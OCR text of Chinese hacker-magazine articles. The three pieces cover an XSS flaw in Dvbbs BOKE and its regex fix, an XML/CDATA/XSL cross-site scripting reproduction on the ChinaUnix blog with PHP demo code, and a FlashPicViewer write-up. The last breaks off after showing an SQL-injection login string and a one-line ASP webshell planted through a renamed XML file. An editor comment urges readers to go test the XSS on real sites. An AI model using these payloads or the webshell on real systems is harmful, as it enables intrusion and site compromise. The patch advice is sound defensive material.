


图11 Boke评论中的跨站效果

四　修补方法

在发现此漏洞后，曾给动网官方发了漏洞通知信，但未引起官方的重视。看来只好自已修补了，希望使用动网BOKE的站长能关注一下。根据

数据进出的不同，有两种修补方法：


1、入库。先看其过滤方式，用的是“CheckInput.asp”中的“FormatCode()”函数，过滤方法是正则表达式，但这里过滤的是“< style =”，而不是“<style =”，为什么呢？就是因为在其正则表达式：Re.Pattern = "<(\w*) style\s*=\s*([^>|\s]*)([^>]*)>"中，style前有一个空格。除了多一个空格外，其正则表达式中还缺少对等号前任意字符的过滤，按照正则表达式的语句，修补后的正则表达式为：Re.Pattern ="<(\w*) style[\s|\w]*=\s*([^>|\s]*)([^>]*)>"，这样就能过滤掉“<style type='text/css'>”之类的字符了。同样，对“class”的正则表达式，也要按这种方式进行修补。

2、显示。对于文章及评论的显示，使用了“DvCode.UbbCode”和“Dv_FilterJS()”进行过滤，在“Dv_FilterJS()”函数中，虽包含了众多代码，但少了“style”这一重要字符，所以蒙混入库的“<style>”又过了显示这一关，从而造成了动网BOKE的跨站漏洞。对这个的修补方法就是在Dv_FilterJS()中的过滤字符中加入“style”。当然，为了使你的博客更加安全，还可以再加入一些你认为会引发动乱的字符。

注：请勿利用本文技术从事非法活动，否则，后果自负！！！

[文章测试用到的软件WinSock Expert、ASCII转换ASCII-zh器以及POST提交工具都已经收录在光盘中]

编辑点评：“洞网”又出新洞了，虽然该跨站漏洞仅限于BOKE中，但该BOKE却是集成在动网之中，所以该漏洞的普及性还是很广的！ NOHACK



漏洞重现——XML文件的安全隐患

xY7[B.C.T]

从本文你可以学到：
1、什么是XML
2、XML跨站的起因与防御

上个月无意中发现了ChinaUnix Blog程序的一个跨站漏洞，由于程序是他们自己开发的，不开源，所以当时还有很多疑点，最近正在做的项目也是PHP+XML结构的，正好借机会来熟悉下这种表现方式，揭开XML的一个安全隐患。整个分析过程其实就是一个模拟漏洞重现过程，具体问题已经通知CU，BLOG程序已作修改。

首先说明XML文件作为存储媒介的特殊性，因为XML文件是由一个个节点组成的树状结构，不像数据库以记录的方式存储，所以当我们读取一个XML文件的时候，首先要建立一个XML文件的解析器，然后循环遍历XML文件的节点，读取节点间的数据，最后关闭XML解析器。XML是用来描述、存储数据的，可以通过多种方式显示数据，比如：绑定XML数据岛，使用XSL等等。说了这么多，呈现在大家面前的可能还是一个抽象的概念，不太好理解，那么下面就来一步步地揭开XML漏洞的神秘面纱！

随便打开CU的一个BLOG，查看源文件，开始前5行是这样写的：

```
<?xml version="1.0" encoding="GB2312"?>
<?xml-stylesheet type="text/xsl" href="index.xsl"?>
<BLOG>
<USER_ID>18327</USER_ID>
<USER_USERNAME><![CDATA[用户名]]></USER_USERNAME>
```

从上面我们可以得到两个重要的信息：

一、BLOG程序是用XSL实现静态输出的。什么是XSL？XSL全称是：可扩展的样式单语言（the eXtensible Stylesheet Language），比CSS样式单功能要强大得多。XSL的一个主要用途就是将XML文档转换成HTML格式的文件，然后再交付给浏览器。

二、我们提交的输入内容都被存储在CDATA部件中。什么是CDATA？在CDATA内部的所有内容都会被解析器忽略，也就是原样输出，由于无法控制用户的输入内容，所以放在CDATA部件里是很有效的解决办法，但漏洞也由此产生。

在引入跨站漏洞之前，先来一段小插曲。因为XML语言结构的严谨性，所以当程序员没有安全意识的时候恶意用户就可以轻易破坏程序。比如：在XML文档中使用类似“<”的字符，那么解析器将会出现错误，因为解析器会认为这是一个新元素的开始。此外还有一个“&”符号，也会出现错误，下面就来模拟一下，CUblog评论留言处的代码如下：

```
<?
echo $form="<form action=\"\" method=\"POST\">
    <input type=\"text\" name=title><br>
    <textarea name=content cols='40' rows='5'></textarea>
<br>
    <input type=submit value=\"submit\">
        </form>";
$title=$_POST['title'];
$content=$_POST['content'];
$data = "<?xml version=\"1.0\" encoding=\"gb2312\"?>\n";
$data.= "<root>\n";
$data.= "<title>".$title."</title>\n";
$data.= "<![CDATA[".$content."]]>\n";
$data.= "</root>\n";
$fp = @fopen ("te.xml", "r+");
@fwrite($fp, $data);
@fclose ($fp);
?>
```

这里先不采取任何POST过滤，直接在title处提交&字符，然后在浏览器中访问这个XML文件，所显示的错误如图1。这样整个程序结构就被破坏了，呵！任意用户都可以很轻松地破坏掉别人的BLOG。




图1 提交&字符的结果

下面我们再来看CDATA部件的安全隐患，先写一个测试

页面来说明 CDATA 部件的表现形式，建立一个 XML 文件名为：test.xml，内容如下：

```
<?xml version="1.0" encoding="gb2312"?>
<root>
    <BUG>
    <TITLE>testtitle</TITLE>
    <CONTENT>testcontent</CONTENT>
    <![CDATA[<script>alert('fuckshell')</script>]]>
    </BUG>
</root>
```

再写一段程序去解析这个 XML 文件，代码如下：

```
<?php
$open_tags = array(
    'BUG' => '<BUG>',
    'TITLE' => '<TITLE>'
    );
$close_tags = array(
    'BUG' => '</BUG>',
    'TITLE' => '</TITLE>'
    );
function startElement($parser, $name, $attrs){
    global $open_tags, $temp, $current_tag;
    $current_tag = $name;
    if ($format = $open_tags[$name]){
    switch($name){
        case 'BUG':
        echo '测试CDATA部件';
        break;
        default:
        break;
    }
    }
}
function endElement($parser, $name){
    global $close_tags, $temp, $current_tag;
    if ($format = $close_tags[$name]){
    switch($name){
        case 'BUG':
        return_page($temp);
        $temp = '';
        break;
        default:
        break;
    }
    }
}
function characterData($parser, $data){
    global $current_tag, $temp;
    switch($current_tag){
    case 'TITLE':
        $temp['title'] = $data;
        $current_tag = '';
        break;
    case 'XSS':
        $temp['XSS']=$data;
        $current_tag = '';
        break;
     case 'CONTENT':
        $temp['content'] = $data;
        $current_tag = '';
        break;
    default:
        break;
    }
}
function return_page(){
    global $temp;
    echo 'Title:'.$temp['title'].'<BR>';
    echo "Content:".$temp['content'].'<BR>';
    echo "XSS:".$temp['XSS'].'<br>';
}
$xml_file = 'test.xml'; //后台XML文件名
$xml_parser = xml_parser_create();
xml_parser_set_option($xml_parser, XML_OPTION_CASE_FOLDING, true);
xml_parser_set_option($xml_parser, XML_OPTION_TARGET_ENCODING, 'ISO-8859-1');
xml_set_element_handler($xml_parser, 'startElement', 'endElement');
xml_set_character_data_handler($xml_parser, 'characterData');

if (!($fp = fopen($xml_file, 'r'))) {
    die("无法打开 $xml_file 文件!\n");
}
xml_parser_free($xml_parser); //释放解析器指针
?>
```

执行完程序后我们会发现输出了 testtitle 和 testcontent 两行字符串，那 CUblog 中的 CDATA 是怎么被读取的呢？这里就用到了 XSL。我们再新建个 XML 文件内容如下：

```
<?xml version="1.0" encoding="gb2312"?>
<?xml-stylesheet href="test.xsl" type="text/xsl"?>
<bug>
<title>XSS</title>
<body xmlns:html="http://www.w3.org/1999/xhtml"><![CDATA[<script>alert('fuckshell')</script>]]>
</body>
</bug>
```

注意在这个文件里引用了一个 XSL 文件 href="test.xsl"，在这个 XSL 文件里我们这样写：

```
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">
<xsl:template match="/bug">
<html><body>
<xsl:value-of select="title" />
<xsl:value-of select="body" disable-output-escaping="yes"/>
</body>
</html>
</xsl:template>
</xsl:stylesheet>
```

解释下代码结构，select 属性用来定义源文件中的元素名，指定属性的这种语法又称为 XML Pattern，类似文件子目录的表示形式。xsl:value-of 元素用来在当前层次中插入子元素的内容模板，因为 XSL 样式表自身也是一个 XML 文档，因此，XSL 文件的开头以一个 XML 声明开始。xsl:stylesheet 元素用来声明这是一个样式表文件。<xsl:template match="/">语句表示 XML 的源文档在当前目录下。在上面那个 XML 文件第 2 行有这么一句：<?xml-stylesheet href="test.xsl" type="text/xsl"?>意思就是 XML 文档加上 XSL 样式表。现在我们在浏览器中访问这个名为 xss.xml 的文件，结果如图 2，可以看到 JS 代码执行了，跨站成功。




图2 xss.xml中的跨站效果

现在再来回忆下 CUblog 程序漏洞的形成过程。PHP文件接受用户提交——写入后台的 XML 文件 CDATA 部件中——返回主页——后台处理 XML 文件——提取 CDATA 部件

内容用于管理评论留言——跨站成功。这个漏洞的针对性很强，直接提交：&<script>alert('XSS')</script>后，XML 结构破坏，主页就会出错，这时有两种选择：一是不用这个BLOG了，二是进后台删除恶意留言，恢复主页，这时我们的跨站代码也执行了。有点死猪不怕开水烫的感觉……。不过现在漏洞已经修复了，修复方法也很简单，XML 规定好的有 5 个实体，如图3。过滤掉就可以了，为了减少出错，使用实体是一个好习惯，或者用 PHP 中的 htmlspecialchars 函数过滤下 POST 的内容就可以避免了。

<	<	小于号
>	>	大于号
&	&	和
'	'	单引号
"	"	双引号

图3 XML 的5个实体

后记：随着 WEB2.0 的到来，XML 将更加频繁地被人们用来进行开发，当我们抛开了数据库，换了一个新型的存储方式后，难道脚本安全也可以随之抛弃吗？文章说得很浅，但希望对大家有所帮助，尽量使自己的程序远离这种隐患。有不足之处欢迎来 NOhack or BCT 指导交流：）

编辑点评： 新的语言出现，跟随而来的肯定是新的攻击技术，本文通过 ChinaUnix Blog 中的一些代码，给我们演示了一个很好的跨站方法，XML，一个即将风靡的语言，趁其还没站稳脚跟，赶快找一个支持 XML 的地方测试去吧，呵呵！

突破 FPV 后台的限制

寂寞的刺猬[L.S.T]

从本文你可以学到：

1、作者对 FlashPicViewer 的探测过程

2、在特定环境下（WIN2003）的成功利用

何谓FPV，其实是 FlashPicViewer（Flash 电子相册）的简称，这是一款基于 FLASH 架构的 ASP 程序，做什么用的？和 BLOG 一样，WEB2.0 的产物——私人相册程序，最新版是 FlashPicViewer v3.26 版，在“中国站长站”及“源码之家”等源码站点上有很高的下载量！看着这么高的人气，偶心生嫉妒！哈哈！今天就来凑凑热闹，检测一下其安全性！

先从登陆看起，输入“admin.html”或“fpv_admin.swf”打开后台登陆窗口，如图1。




图1 登录页面

这种登陆窗口很特别，采用的是 FLASH（其实何止这里，整个后台都是使用的FLASH）。在用户名和密码中输入：admin'or''='，结果可想而知：密码或用户名错误！呵呵，还是采取白箱的方式分析“login.asp”中的验证代码吧！

```
username=C_Login_User_Name
password=C_Login_User_Password
Fname=Trim(U8Decode(Request.form("u")))
Fpass=Trim(U8Decode(request.form("p")))
..........
If (Fname=username And Fpass=password) Then
session("flash_name")=username
session("flash_pass")=password
session("cccccctime")=1
response.write("&ok=1&")
response.End
Else
response.write("&ok=2&你密码错啦,老大^_^")
response.End
End If
```

Fname 和 Fpass 分别是管理员名称和密码，而 username 和 password 则是预存在“MyConfig.asp”文件中的 C_Login_User_Name 和 C_Login_User_Password 的值，其验证方式并不是常见的SQL语句，而是：If (Fname=username And Fpass=password) Then，唉！为什么用这种方式验证？为什么不用 SQL 语句呢？看来登陆上是没戏了！

即然是相册管理，应该提供上传吧！说不定在上传中能发现洞洞呢？但它一本正经地对偶说：SORRY！本相册的图片链接采用的是静态 XML 格式，用户的图片可放置在任何域内，比如网易的相册中，只要有图片地址就行！当然，用户也可以上传图片，但方式是 FTP！晕！上传这条路又被堵死了！

木办法，在其他栏目碰碰运气吧！当点击“图片列表编辑”窗口中的一个 XML 文件时，所显示的内容引起了我的注意！如图2。

如果将 ASP 代码添加到这个 XML 代码中，然后再将其保存（或用更名）为“ASP”格式不就可以得到一个 ASP 后门了吗？哇！我为自己的这一想法感到……，首先打开一个 XML 文件，然后在其中加入一句话木马的代码：<%execute(request("c"))%>，接着将名称栏中的“本地图片 photos 文件夹.xml”更改为“jm.asp”，最后用颤抖的食指点击“保存”。咦！在左侧的列表中多了一个“jm.asp.xml”文件！如图3。

怎么在 ASP 后面还有一个 XML？莫非是提交过程中，程序




图2 图片列表编辑

